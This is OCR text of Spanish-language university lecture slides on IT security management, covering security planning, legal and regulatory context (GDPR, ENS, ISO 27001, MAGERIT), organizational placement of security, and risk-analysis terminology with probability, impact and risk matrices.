
Gestión de la seguridad

- El ciclo de planificación, proteger y responder



MISum

Gestión de la seguridad




MISum

Gestión de la seguridad

- **La seguridad como facilitador**
  - A menudo se piensa en la seguridad como preventiva
  - Pero la seguridad también es un facilitador
  - Una empresa con una buena seguridad puede hacer cosas que de otro modo serían imposibles
    - Participar en sistemas interorganizacionales con otras empresas
    - Puede usar comandos `SNMP SET` para administrar sistemas de forma remota
  - Debe involucrarse temprano en los proyectos para reducir los inconvenientes

Gestión de la seguridad



MISum

Gestión de la seguridad

- **Visión positiva de los usuarios**
  - No se debe ver a los usuarios como maliciosos o *estúpidos*
  - La seguridad protege los usuarios y sus identidades digitales
  - Estúpido significa mal entrenado (necesidad de concienciación)
- **No deben ver la seguridad como una fuerza policial o militar**
  - Crea una visión negativa de los usuarios
  - La policía se limita a castigar, no a prevenir el delito
    - La seguridad debe evitar ataques
  - Los militares pueden usar la fuerza; la seguridad ni siquiera puede castigar
    - ya lo hará RRHH

MISum

Planificación estratégica de la seguridad

- **Identificar las brechas actuales de seguridad TI**
- **Identificar el contexto**
  - El entorno de amenazas
  - Leyes y regulaciones de cumplimiento
  - Estructura corporativa y posibles cambios
- **Identificar los activos corporativos que necesitan protección**
  - Enumerar todos los activos
  - Valorar cada uno por dimensión de seguridad

MISum

Planificación estratégica de la seguridad

- **Valorar las amenazas y los riesgos**
  - Impacto y probabilidad
  - Valoración del riesgo actual
- **Desarrollar planes de mitigación**
  - Definir y valorar las salvaguardas
- **Definir un plan de inversión para la seguridad**
  - No se pueden eliminar todas las amenazas de forma inmediata
  - Estudio coste/beneficio
  - Riesgo residual

MISum

Contexto legal

- **Leyes y regulaciones de cumplimiento**
  - Las leyes y regulaciones de cumplimiento crean requisitos para la seguridad corporativa
    - Los requisitos de documentación son estrictos
    - Los requisitos de administración de identidades tienden a ser estrictos
  - El cumplimiento puede ser costoso y no es inmediato
  - Hay muchas leyes y regulaciones de cumplimiento, y el número está aumentando rápidamente

Contexto legal

- **Leyes de protección de la privacidad**
  - La Ley Orgánica de Protección de Datos (LOPD) en España
  - La General Data Protection Regulation (GDPR) en Europa
    - Las empresas ya no pueden ocultar las filtraciones de datos
  - Muchos otros países tienen leyes estrictas de privacidad de datos comerciales
    - El U.S. Gramm–Leach–Bliley Act (GLBA)
    - La Ley de Portabilidad y Responsabilidad de Seguros Médicos de EE. UU. (HIPAA) para datos privados en organizaciones de atención médica

Contexto legal

- **Esquema Nacional de Seguridad (ENS)**
  - Para garantizar la seguridad en la Administración Digital
    - Adaptación a cualquier tipo de Sistema
  - Revisión continua frente a la nuevas tendencias en ciberseguridad
- **ISO/IEC 27001**
  - Estandar internacional para la gestión de la seguridad de la información
  - Proporciona una serie de "*best practices*"
- **MAGERIT**
  - Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información
  - Intenta minimizar los riesgos de la implantación y uso de las TI

MISum

Cuestiones organizativas

- **Chief Security Officer (CSO) vs Chief Information Security Officer (CISO)**
  - Roles siempre más intercambiables
- **¿Dónde ubicar la seguridad informática?**
  - Dentro de la infraestructura TI
    - Compatible con habilidades técnicas
    - El CSO/CISO será responsable de la seguridad
  - Fuera de la infraestructura IT
    - Da independencia. Difícil denunciar al departamento IT y al CIO cuando se está dentro de él

MISum

Cuestiones organizativas

- **¿Dónde ubicar la seguridad informática?**
  - Híbrido
    - Colocar la planificación, la formulación de políticas y la auditoría fuera
    - Colocar los aspectos operativos, como el funcionamiento del cortafuegos, dentro
- **Apoyo a la Alta Dirección**
  - Presupuesto
  - Apoyo en conflictos
  - Dar ejemplo al personal

MISum

Cuestiones organizativas

- **Relaciones con otros departamentos**
  - Relaciones especiales
    - Responsables de ethics, compliance y privacy
    - Recursos humanos
    - Departamento Jurídico
  - Departamentos de auditoría
    - Auditoría informática, auditoría interna, auditoría financiera
    - Podría colocarse la auditoría de seguridad en uno de esos
  - Todos los departamentos corporativos
  - Socios comerciales y cadena de suministro

MISum

Cuestiones organizativas

- **Externalización de la seguridad informática**
  - Solo correo electrónico o servicio web
  - Penetration Testing
  - Proveedores de servicios de seguridad gestionados (MSSP)
    - Externalizar la mayoría de las funciones de seguridad informática al MSSP
    - Pero, por lo general, no es una política

Gestión de la seguridad


- **Gestión de la seguridad TI:** Un proceso utilizado para lograr y mantener niveles adecuados de confidencialidad, integridad, disponibilidad, responsabilidad, autenticidad y confiabilidad. Las funciones de gestión de la seguridad de TI incluyen:
  - **Determinar objetivos, estrategias y políticas de seguridad de TI**
  - **Determinar requisitos de seguridad de TI**
  - **Identificar y evalorar los activos del sistema y sus dependencias**
  - **Identificar y analizar amenazas de seguridad para los activos de TI**
  - **Identificar y analizar riesgos**
  - **Especificar las salvaguardias adecuadas**

MISum

Gestión de la seguridad

- **Gestión de la seguridad TI:** Un proceso utilizado para lograr y mantener niveles adecuados de confidencialidad, integridad, disponibilidad, responsabilidad, autenticidad y confiabilidad.
  - **Supervisar la implementación y el funcionamiento de las medidas de seguridad necesarias para proteger de forma rentable la información y los servicios dentro de la organización**
  - **Desarrollo e implementación de un programa de concienciación sobre seguridad**
  - **Detección y reacción ante incidentes**

Visión general de la gestión de seguridad



MISum

Contexto organizativo y política de seguridad

- Mantenimiento y actualización periódica
  - Uso de revisiones de seguridad periódicas
  - Reflejar los cambios en los entornos técnicos/de riesgo
- Examinar el papel y la importancia de los sistemas de TI en la organización.

- En primer lugar, examinar la seguridad informática de la organización:
  - **Objetivos:** Resultados de seguridad de IT deseados
  - **Estrategias:** Cómo cumplir los objetivos
  - **Políticas:** Identificar lo que hay que hacer

MISum

Política de seguridad

- **Hay que abordar:**
  - Alcance y finalidad, incluida la relación de los objetivos con los requisitos comerciales, legales y reglamentarios
  - Requisitos de seguridad de TI
  - Asignación de responsabilidades
  - Enfoque de gestión de riesgos
  - Concienciación y formación en materia de seguridad
  - Atención a los costes

MISum

Política de seguridad

- **Hay que abordar:**
  - Cuestiones generales de personal y cualquier sanción legal
  - Integración de la seguridad en el desarrollo de sistemas
  - Esquema de clasificación de la información
  - Planificación de contingencias y continuidad del negocio
  - Procesos de detección y gestión de incidencias
  - Cómo y cuándo se revisó la política, y cambiar el control de la misma

MISum


Contenidos

- Introducción
- Gestión de la seguridad
  - Contexto legal
  - Cuestiones Organizativas
- **Análisis de riesgos**
  - **Enfoques**
  - **Terminología**
  - **Evaluación del riesgo**
  - **Ejemplo**
- Análisis de riesgos de software
  - Objetivos e importancia
  - Categorías de riesgos de software

MISum

Análisis de riesgos

- Componente crítico del proceso
- Lo ideal es examinar todos los activos de la organización
  - No es factible en la práctica
- Sirve para determiner el riesgo al cual está expuesto una organización
- Junto al tratamiento de riesgos, forma parte de la **gestión de riesgos**



MISum

Terminología

- **Activo**
  - Posible fuente de riesgo
  - Recurso la organización necesario para desempeñar las actividades diarias y cuya no disponibilidad o deterioro supone agravio o coste
  - Información + infraestructura + instalaciones + personas

ID	Nombre	Descripción	Responsable	Tipo	Ubicación	Crítico
ID_01	Servidor 01	Servidor de contabilidad.	Director Financiero	Servidor (Físico)	Sala de CPD1	Sí
ID_02	RouterWifi	Router para la red WiFi de cortesía a los clientes.	Dept. Informática	Router (Físico)	Sala de CPD1	No
ID_03	Servidor 02	Servidor para la página web corporativa.	Dept. Informática	Servidor (Físico)	CPD externo	Sí
...						

MISum

Terminología

- **Amenaza**
  - Posibilidad de que una fuente de amenaza explote una vulnerabilidad en algún activo, lo que, si se produce, puede comprometer la seguridad del activo y causar daños al propietario del activo
- **Vulnerabilidad**
  - Un fallo o debilidad en el diseño, implementación u operación gestión del active que podría ser explotada por alguna amenaza
- **Exposición**
  - Problema de configuración o error de gestión
  - Conceptos asociados con CVE (*Common Vulnerabilities and Exposures*) y CVSS (*Common Vulnerability Scoring System*)

MISum


Terminología

- **Impacto**
  - Materialización de una amenaza sobre un activo aprovechando una vulnerabilidad o una exposición
  - Estimación en porcentaje de degradación que afecta al valor del activo
- **Probabilidad**
  - Posibilidad de ocurrencia de un hecho, suceso o acontecimiento
  - Estimación de frecuencia
- **Riesgo**
  - Se calcula como el producto entre la probabilidad de que una amenaza explote alguna vulnerabilidad e impacto de las consecuencias que resultan para el propietario del activo

Proceso de evaluación de riesgos

MISum

Proceso de evaluación de riesgos



MISum


Estableciendo el contexto

- Paso inicial
  - Determinar los parámetros básicos de la evaluación de riesgos
  - Objetivos estratégicos, procesos "*core business*"
  - Identificar los activos que se van a examinar
- Explora el entorno político y social en el que opera la organización
  - Limitaciones legales y regulatorias
  - Divisiones o unidades
  - Proporcionar un baseline para la exposición al riesgo de la organización
- Riesgo asumible
  - El nivel de riesgo que la organización considera aceptable


MISum

Análisis de riesgos

- **Análisis de riesgo potencial**
  1. Determinar activos relevantes y su valor
  2. Determinar a qué amenazas están expuestos
  3. Estimación de impacto potencial
  4. Estimación de riesgo potencial



- **Análisis de riesgo residual**
  5. Determinar salvaguardas eficaces
  6. Estimar el impacto residual
  7. Estimación de riesgo residual




MISum

Caracterización de los activos

- Esta actividad busca identificar los activos relevantes dentro del sistema:
  - Caracterizando el tipo de activo
  - Identificando las relaciones entre los diferentes activos
  - Determinando en qué dimensiones de seguridad CID son importantes
  - Valorando su importancia


- Subtareas:
  - Identificación de los activos
  - Dependencias entre activos
  - Valoración de los activos



MISum

Caracterización de amenazas

- Esta actividad busca identificar las amenazas relevantes sobre el sistema a analizar:
  - Caracterizando las estimaciones de ocurrencia (probabilidad)
  - Identificando el daño potencial causado (degradación)
- Importante tener el mapping con las caracteristicas de seguridad deseadas
  - Integridad
  - Disponibilidad
  - Responsabilidad
  - Autenticidad
  - Fiabilidad
  - Confidencialidad



MISum

Fuentes de amenazas

- Las amenazas pueden ser:
  - De origen natural, industrial o defectos de las aplicaciones
  - Accidental o deliberado
- **La evaluación de las fuentes de amenazas humanas debe tener en cuenta:**
  - Motivación
  - Capacidad
  - Recursos
  - Probabilidad de ataque
  - Disuasión
- También hay que tener en cuenta cualquier experiencia previa de ataques observada por la organización

MISum

Valoración de amenazas - Degradación

- Mide el daño causado si el incidente ocurriera
- Debe de tener en consideración el tipo de amenaza

Modelación cualitativa por medio de escalas nominales
Pérdida del valor
Levemente degradado
Parcialmente degradado
Medianamente degradado
Significativamente degradado
Totalmente degradado

Modelación cuantitativa por medio de escalas porcentuales
Pérdida del valor
20%
40%
60%
80%
100%

MISum

Valoración de amenazas - Probabilidad

- Mide cómo de probable o improbable es que se materialice la amenaza. A veces se modela cualitativamente por medio de alguna escala nominal, otras de manera numérica como una frecuencia de ocurrencia.

Probabilidad (cualitativa) de ocurrencia			
Código	**Probabilidad**	**Frecuencia**	**Ocurrencia**
MA	Muy alto	Casi seguro	Fácil
A	Alto	Muy alta	Medio
M	Medio	Posible	Difícil
B	Bajo	Poco probable	Muy difícil
MB	Muy bajo	Muy rara	Extremad. difícil

Frecuencia (numérica) de ocurrencia			
Código	**Probabilidad**	**Frecuencia**	**ARO Rateo anual de ocurrencias**
MA	100	Muy frecuente	A diario
A	10	Frecuente	Mensualmente
M	1	Normal	Una vez al año
B	1/10	Poco frecuente	Cada varios años
MB	1/100	Muy poco frecuente	Siglos

MI

Identificación de vulnerabilidades

- Identificar fallos o debilidades explotables en los sistemas o procesos de TI de la organización.
  - Determina la aplicabilidad y la importancia de la amenaza para la organización.
- Necesita una combinación de amenaza y vulnerabilidad para crear un riesgo para un activo
- El resultado debe ser una lista de amenazas y vulnerabilidades con breves descripciones de cómo y por qué pueden ocurrir

Determinación del impacto potencial

- Medir impacto de las amenazas sobre un activo
  - Degradación: cómo de perjudicado resultaría el activo
  - Valor del activo y posibles dependencias

impacto		***degradación***		
		1%	10%	100%
valor	MA	M	A	MA
	A	B	M	A
	M	MB	B	M
	B	MB	MB	B
	MB	MB	MB	MB

Estimación de impacto de las amenazas en base al valor (modelado con cinco códigos) y a la degradación (modelado con tres porcentajes)

MISum

Determinación del riesgo potencial

$$Riesgo = probabilidad\ de\ amenaza\ \times impacto\ potencial$$

riesgo		*probabilidad*				
		MB	B	M	A	MA
impacto	MA	A	MA	MA	MA	MA
	A	M	A	A	MA	MA
	M	B	M	M	A	A
	B	MB	B	B	M	M
	MB	MB	MB	MB	B	B

- Dificultad para determiner probabilidades y coste realistas

MISum


Determinación del riesgo potencial
